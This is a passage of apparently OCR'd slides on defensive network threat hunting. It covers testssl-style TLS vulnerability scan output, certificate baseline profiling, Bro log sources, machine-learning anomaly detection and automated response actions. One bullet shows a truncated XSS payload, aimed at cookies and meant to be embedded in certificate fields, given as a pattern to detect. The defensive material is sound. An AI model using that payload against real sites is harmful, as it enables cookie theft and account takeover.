 BREACH (CVE-2013-3587)                    NOT ok: uses gzip HTTP compression (only "/" tested)
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK)
 TLS_FALLBACK_SCSV (RFC 7507), experim.    Downgrade attack prevention supported (OK)
 FREAK (CVE-2015-0204)                     Local problem: /usr/bin/openssl doesn't have any EXPORT RSA c
iphers configured
 LOGJAM (CVE-2015-4000), experimental      Local problem: /usr/bin/openssl doesn't have any DHE EXPORT c
iphers configured
 BEAST (CVE-2011-3389)                     TLS1: DES-CBC3-SHA
                                           -- but also supports higher protocols (possible mitigation):
TLSv1.1 TLSv1.2
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)


--> Testing all locally available 124 ciphers against the server, ordered by encryption strength
```

TLS baseline profiling

- Use cases:
  - multiple TLS connections with random CA
  - multiple DGA based domains
  - self-signed / invalid certs vs valid root CA
  - Long, random CN, O, OU and others
  - “Young” certificate (less than 1 month old)
  - Certificate to IP / IP to certificate
  - Many, many others:
    - Meterpreter Paranoid Mode
    - XSS / SQLi through SSL Certificates:




- L = ">')&#34&#62</stYlE/</title/</sCripT/--!><img src="0:0" onerror="function(cookie)…

* baseline profiling

- Ex. based on available Bro Logs we have:
  - ssh.log, ssl.log, socks.log,traceroute.log, syslog.log, tunnel.log, weird.log
  - x509.log, smb_mapping.log, smtp.log, snmp.log, signatures.log,
  - sip.log, software.log, dnp3.log, files.log, ftp.log, http.log, intel.log,
  - irc.log, app_stats.log, capture_loss.log, dhcp.log, conn.log, dns.log,
  - conn.log, mysql.log, notice.log, known_services.log, ntlm.log
  - kerberos.log, known_certs.log, known_devices.log, known_hosts.log,
  - pe.log, radius.log, rdp.log, rfb.log, smb_cmd.log, smb_files.log
- Bro Analysis Tools (BAT) → processing and analysing of Bro data with:
  - Pandas
  - Scikit-learn
  - Spark

Anomaly Detection / ML

- Supervised models:
  - Support Vector Machines (SVM)
  - Replicator neural networks
  - Bayesian networks
- Unsupervised:
  - K-Means Clustering
- Statistical:
  - Dynamic/adaptive thresholding
- Time / period series:
  - ARIMA
  - Holt Winters
  - SVR
- Deep Learning models



AI-based Active Response

- Full Packet Capture for suspicious events
- Radius COA Integration → ex. **VLAN enforcement**
- Cisco ISE Integration → ex. **block MAC address**
- LDAP/AD Integration → ex. **logout action**
- Firewall Integration → ex. **block IP address**
- Notifications → ex. **email**

Summary

- Constant Proactive Threat Hunting → Incident Response Strategy Validation
- **Red vs blue teaming → offensive vs defensive actions**
  - Get a new knowledge every single day!
- Show me the change in the device behavior! :
  - Full network visibility:
    - ***You_name_it***_network events + log events + data enrichment
    - Alert drill down for getting access to raw data results

COLLECTIVE SENSE

Thank You!

lm@collective-sense.com

Twitter: @cr0nym

LinkedIN: https://www.linkedin.com/in/crony/